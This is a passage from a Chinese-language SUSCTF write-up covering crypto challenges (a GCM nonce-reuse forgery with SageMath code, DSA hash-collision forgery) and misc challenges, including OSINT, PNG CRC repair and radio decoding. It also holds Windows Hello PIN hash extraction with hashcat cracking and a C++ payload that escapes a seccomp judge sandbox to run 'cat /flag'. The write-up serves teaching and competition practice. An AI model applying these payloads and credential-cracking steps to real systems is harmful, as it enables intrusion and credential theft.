    f = x**2 - t*x - t*t - 1
    roots += f.roots()
    return [root[0] for root in roots]

def get_index(C, F):
    J, P = F.jordan_form(transformation=True)
    result = discrete_log((~P * C * P)[0][0], J[0][0])
    return result

def find_pn(target):
    while True:
        p = smooth_prime()
        Fp = GF(p)
        F = matrix(Fp, [[1, 1], [1, 0]])
```

```
        target = bytes_to_long(b"# susctf crypto challenge #")
        try:
            fns = get_fn(target, Fp)
            for fn in fns:
                C = matrix(Fp, [[fn, target], [target, fn-target]])
                index = get_index(C, F)
                if F**index == C:
                    print("found!")
                    print(f"p = {p}")
                    print(f"n = {index}")
                    return p, index
        except:
            pass

target = bytes_to_long(b"# susctf crypto challenge #")
p, n = find_pn(target)
```

goodwell [Medium]

本题考察 GCM Forbidden Attack。因为 safe_random 非常 unsafe，所以会产生 nonce reuse。总体思路可以参考 @南大混子 的 writeup:

> **goodwell**
>
> 这题的随机函数有洞，nonce每过32轮就会重复一次。
>
> 可以通过forbidden attack得到GCM的参数H，在nonce和key不变的情况下，可以随意伪造认证tag。
>
> 如果输入的nonce，密文，凭证都正确的话，明文为"flag"时才会输出加密的flag，否则输出加密的"I know what you said: "+明文。
>
> 伪造是容易的，要解密flag还要得到密钥流，第一步中的nice to meet you明文太短了，密钥流长度不够。
>
> 先根据已有的密钥流伪造明文xxxxxxxxxxxxxxx的凭证和密文，我们就会得到"I known what you said: xxxxxxxxxxxxxxxxxx"的密文，这样就可以延拓密钥流，迭代几遍。

因为篇幅限制，这里只提供 digest 伪造部分的代码实现，详细的原理解释可以参考代码中的链接：

```
# sagemath
def task(word):
    ...

```

```python
# 获取具有相同 nonce 的信息
record = {}
for i in range(100):
    enc = task("123") # get blab()
    if enc[:16] in record: # find nonce reuse
        enc_a, enc_b = record[enc[:16]], enc[16:]
        enc_nonce = enc[:16]
        assert enc_a != enc_b
        break
    record[enc[:16]] = enc[16:]

# see: https://meowmeowxw.gitlab.io/ctf/utctf-2020-crypto/
from sage.all import *
from Crypto.Util.number import long_to_bytes as lb
from Crypto.Util.number import bytes_to_long as bl
from binascii import unhexlify, hexlify
import struct

def xor(s1, s2): # used to attack aes-ctr
    if(len(s1) == 1 and len(s1) == 1):
        return bytes([ord(s1) ^ ord(s2)])
    else:
        return bytes(x ^ y for x, y in zip(s1, s2))

from sage.calculus.predefined import x
F, a = GF(2**128, name="a", modulus=x**128 + x**7 + x**2 + x + 1).objgen()
R, x = PolynomialRing(F, name="x").objgen()

def bytes_to_polynomial(block, a):
    if len(block) != 16:
        block = block + b"\0" * (16 - len(block))
    poly = 0
    bin_block = bin(bl(block))[2:].zfill(128)
    for i in range(len(bin_block)):
        poly += a**i * int(bin_block[i])
    return poly

def polynomial_to_bytes(poly):
    return lb(int(bin(poly.integer_representation())[2:].zfill(128)[::-1], 2))

def convert_to_blocks(ciphertext):
    return [ciphertext[i:i + 16] for i in range(0 , len(ciphertext), 16)]

# 攻击需要的 enc_a, enc_b, enc_nonce
C1 = enc_a[:-16]
T1 = enc_a[-16:]
# assert decrypt(enc_nonce + C1 + T1)
```

```python
C2 = enc_b[:-16]
T2 = enc_b[-16:]
# assert decrypt(enc_nonce + C2 + T2)
# print("target ===>", encrypt(b"flag", nonce=enc_nonce)[-16:].hex())
C3 = xor(b"flag", xor(b"nice", C1[:4])) # 计算 flag 对应密文
print(C3.hex())
print("enc_nonce: ", enc_nonce.hex())

def GHASH(C, T=b""): # with Ek(J0)
    C_b = convert_to_blocks(C)
    C_p = [bytes_to_polynomial(C_b[i], a) for i in range(len(C_b))]
    T_p = bytes_to_polynomial(T, a)
    L = struct.pack(">QQ", 0 * 8, len(C) * 8)
    L_p = bytes_to_polynomial(L, a)
    G = 0
    for i in range(len(C_b)):
        G = (G + C_p[i]) * x
    G = (G + L_p) * x + T_p
    return G
G_1 = GHASH(C1, T1)
G_2 = GHASH(C2, T2)
G_3 = GHASH(C3)
P = G_1 + G_2
auth_keys = [r for r, _ in P.roots()]
for H, _ in P.roots():
    EJ = G_1(H)
    T3 = G_3(H) + EJ
    print("EJ: ", polynomial_to_bytes(EJ).hex())
    print("H: " + polynomial_to_bytes(H).hex())
    print("T3: ", polynomial_to_bytes(T3).hex())
    # print(decrypt(enc_nonce + C3 + polynomial_to_bytes(T3)).decode())
    print()

```

sign_in_sys [Hard]

题目实现了朴素的DSA签名系统

题目会记录已经签发的消息，并且不会再进行第二次签名

可以发现，题目使用特制的Hash函数产生消息摘要，这也是关键的考察内容

- 对于两个串a、b，如果H(a) = H(b)，显然有H(a+salt) = H(b+salt)

因此

1. 如何寻找H(a)=H(b)

2. 如何在给定H(a)的情况下找到这样的b

是本题目的关键考点

> 我们首先需要将异或视为加减法的形式，然后整个Hash过程即转化为多项式形式
>
> 然后我们需要用到格基规约求解SIS问题
>
> 不仅如此，题目对串的长度、内容同样有所限制，需要其ascii码在128以内，这需要优化格构造策略
>
> 这部分内容请感兴趣的同学单独与我@rec讨论:D

让我们假装已经掌握了攻破Hash函数的方法:D

首先我们需要求出公钥pk，以换取sus的内容

在朴素的DSA签名中，我们可以通过一次签名推导出公钥的内容

本题目则稍微不同：由于salt的影响我们没有办法得到消息摘要的内容，进而无法这样做

但是我们可以构造两个串a、b满足H(a+salt) = H(b+salt)，然后消除这部分影响，计算公钥

使用两次签名就可以了

然后我们需要取得sus的签名，验签获得flag

直接让题目对sus签名是不行的，因为题目会将消息标记，后面不会为你验签

因此我们需要伪造消息msg使得H(msg)=H(sus)，进而H(msg+salt)=H(sus+salt)

此时msg与sus本质上是等价的，我们对msg进行签名，然后拿来对sus验签即可

Misc

本届Misc实现了全Easy的伟大飞跃。可喜可贺，可歌可泣，可口可乐。

osint [Easy]

懒得写了，复制一下写得比较详细的wp。大伙的方法还是挺多的。

这里放一下 @Cos1ne 同学的。

~~Geoguess 太好玩了爱做多做~~

本届 SUSCTF 仅次于问卷和/bin/flag 的签到题

机翼放大，百度识图得出吉祥航空 logo~~（最后也没用上）~~

机翼得飞机编号，属性-详细信息得拍摄日期及时间

验题的时候查的确实是航旅纵横，当然飞常准、flightaware也都可以。总之办法比困难多。fr24要会员还是算了。

航旅纵横按飞机编号及出发日期查询到航班飞行轨迹及拍摄时执飞航班号，从飞行过程中11：14 实际颠簸地点往回推，观察轨迹右侧与图中相似河走向的河流，锁定目标嘉陵江。

当然这题图片EXIF的经纬度甚至都没有删，直接定位也可以得到。

九龙湖行动 [Easy]

本题是一道简单的 Windows 取证题目。从题目描述里可以知道是要找出一台没有 TPM 的 Win10 的 Windows Hello PIN。为了减小附件大小，题目只给了必要的文件，~~但是多给了个 SAM 文件来迷惑大家~~。谷歌搜索可以搜到一个帖子，简单介绍了 Windows Hello PIN 的技术细节并给出了提取脚本，运行脚本就可以提取出PIN的hash值：

```
python WINHELLO2hashcat.py --verbose --cryptokeys ".\Windows\ServiceProfiles\LocalService\AppData\Roaming\Microsoft\Crypto\Keys" --masterkey ".\Windows\System32\Microsoft\Protect\S-1-5-18\User" --system ".\Windows\System32\config\SYSTEM" --security ".\Windows\System32\config\SECURITY" --ngc ".\Windows\ServiceProfiles\LocalService\AppData\Local\Microsoft\Ngc"

# $WINHELLO$*SHA512*10000*781eb631*35084889df35d3bbea0fa503a0e2ccd4b3890ddb7603e22cdd5c8e1cd46ad3bb2673a4ac29567c2f75695ea454ecae12765bec818bd20489a5ec1ec8e3837
```

```
9cc*71e2bec27162ed6c55faa52cab5c6c644ec82a7cd5cd289ea6a0d1dff15f9699051d913e3c6
37ac9ba96b826b8533280eef80e8dbd186b96da2d72a71b5a7e55*478fdebe88c271d36d26908d7
996a63e9f8862ee1b8931cfa5eddaab50bf339e*010000002731774fe942874db33f79bb50b00bc
0000000001800000050007200690076006100740065002000 4b0065007900000010660000000100
0020000000d1fcbc1763f9b31f002473b90b9d43d4fb8993638db5205d766588b78688771000000
0000e8000000002000020000000478fdebe88c271d36d26908d7996a63e9f8862ee1b8931cfa5ed
daab50bf339e200200007779c07207b18643ff9d7cf5cbd10b640b761e9ce221a05779a871ce203
a63ed5f494967a2c9e22a936e5001a9abd291be66b5b45815b7119c94bfd07e05126c25ed2c6b12
885d8cf2e49dd0d1c7d81047897abea8ae10f75dcdebcdad6a609fe4f3d17a380b258f39bfdd7cd
3dc4d29d6ce9442f7a1f59f669bea0a6d0690366c0661ee1fe14b7337b4d7560c739845b2089816
f531ba0b5e94518bb70df7e8e4bd1c519d154153491fed56c787a3bbf5a38c18d998850f906b823
1f4e4609f1daf7f52a53ebe1bed930dfb294ae59bbf0dd514b0436a97a72cc6d8761a15316f79ec
2b6df74a76d1907c2cac002cbf7af7b712cc77ccfc9a0fd6554fcb1e3c30169e9f811f98fac6ae0
5b860e3cb5fdcb0d65767ada521b0b805b3f1de3ca2d76c6ce7750f78afdd0e2f59b948facba529
2d7babd967e87f93717f6f942b4183a4b0d2891ca88acea1271655a325ea8f4b8c15e310ac6b0dd
35e746f86810e79028454cabbba646adb98972fc038ad678b833d6f9a240a64a5dd9502ac505c2f
7a5bb82f98525eec8c178024a758cfc404cff799221603a629795d19da540d14f223feeadddb3d1
055962bb790306f9a8da096fec1da1bbb6c19b5234db04b82382a9efdaf9bd57a05178f65c72f04
b0124781c73f27bea2dc2417c083806cdde4c63abd29abec092f65b93953f39c280fe2a46e41fd1
433d487fa2bf138cd4dbc03b00e3fb8b66ea077e2e7ffbe5937c591f84caf9af4ebe65f6b9ee609
47*785435725a5735715656627276707541 00
```

再用 hashcat 即可跑出 PIN:

```
hashcat -a 3 -m 28100 '这里填前面的输出' ?d?d?d?d?d?d
# PIN: 558956
```

智子危机 [Easy]

本题考察对 PNG 结构和 CRC 相关知识的了解。题目描述指出文件被修改了 1 bit，那修复也只需要改 1 bit。

用 010editor 打开可以看到提示：


```
*ERROR: CRC Mismatch @ chunk[2]: in data: 3a9a1885; expected: 29b4caff
```

虽然提示 CRC 校验错误，但 PNG 已有的 CRC 值和 010editor 计算出的 CRC 并不只差 1bit，所以实际是 chunk[2] 中被翻转了 1 bit, 编写程序尝试恢复即可。

```
from zlib import crc32
from tqdm import tqdm
```


```python
with open("task.png", "rb") as f:
    data = f.read()

chunk = data[0x36:0x36+0x4A65C]
chunk_data = bytearray(chunk[4:-4])

target_crc = int.from_bytes(chunk[-4:], 'big')

for i in tqdm(range(len(chunk_data))):
    old_value = chunk_data[i]
    for j in range(8):
        chunk_data[i] = old_value ^ (1 << j)
        if crc32(chunk_data) == target_crc:
            print(f"Found at {i}: {hex(old_value)} -> {hex(chunk_data[i])}")
    chunk_data[i] = old_value

```

其他解法（摘自某份 writeup）：




42号电台 [Easy]

本题是个简单的无线电相关题目，考察搜索和快速学习能力。附件可以使用 GNU Radio 打开：



8kHz 采样率的音频文件 flag.wav 首先被重采样到 192kHz，然后与 60kHz 的载波进行调制，这里的连线虽然比较复杂，但如果运行查看输出频谱可以发现差不多是 SSB 单边带调制。

知道了调制方式后，就可以解调出基带信号。这里放一个 AM 相干解调 的框图供参考：



直接播放可以听到类似电话拨号声音的DTMF拨号声，通过搜索可以找到解码软件，解码即可

```
multimon-ng -t wav -a DTMF flag.wav
# 7375736374667b7373622d64746d662d323234637d
# susctf{ssb-dtmf-224c}
```

Orange Juice [Easy]

题目没有给源码，开启容器可以看到一个在线判题界面，但是答对题目没有给 flag。所以考虑进行 RCE ，从判题用的沙箱逃逸出来。

直接在 maxEnvelopes 函数中执行 shell 命令会发现运行失败，这是因为判题时先设置了 seccomp，这就要求我们的代码要运行的尽可能早，尝试在全局类变量初始化时运行代码即可成功执行命令。

```
class Solution {
public:
    int maxEnvelopes(vector<vector<int>>& envelopes) {
        return 0;
    }
};

#include <stdlib.h>
struct Evil {
    Evil() {
        system("cat /flag");
    }
} evil;
```

附上沙箱源代码：

```
#include <sys/prctl.h>
#include <linux/seccomp.h>
#include <seccomp.h>

#include <bits/stdc++.h>
using namespace std;

{{ code }}

int main() {
    vector<vector<int>> envelopes = {{5,4},{6,4},{6,7},{2,3}};
    char buffer[1024];

    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_KILL);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(exit_group), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(fstat), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(write), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(mmap), 0);
    seccomp_rule_add(ctx, SCMP_ACT_ALLOW, SCMP_SYS(brk), 0);
    seccomp_load(ctx);
    seccomp_release(ctx);

    Solution s;
    int r = s.maxEnvelopes(envelopes);

    cout << r << endl;
    return 0;
}
```

当然，前面的方法可能会想不到，所以本题还贴心的准备了更有 misc 风格的非 RCE 解法，考虑到文件系统没有隔离 和 第二个提示中对 flag 文件位置的提示，直接 #include flag 即可利用报错 leak 出 flag，可惜最终也只有一位师傅这么做出来，sad。

```
class Solution {
public:
    int maxEnvelopes(vector<vector<int>>& envelopes) {
        return 0;
    }
};

#include </flag>
```

/bin/flag [Easy]

本题考察对 QR 码结构的了解。补全 QR码被删除的两个定位图形即可，被遮挡区域不需要补全。~~为了迷惑大家使用了特殊的技巧让 QR码长得奇怪了一点。~~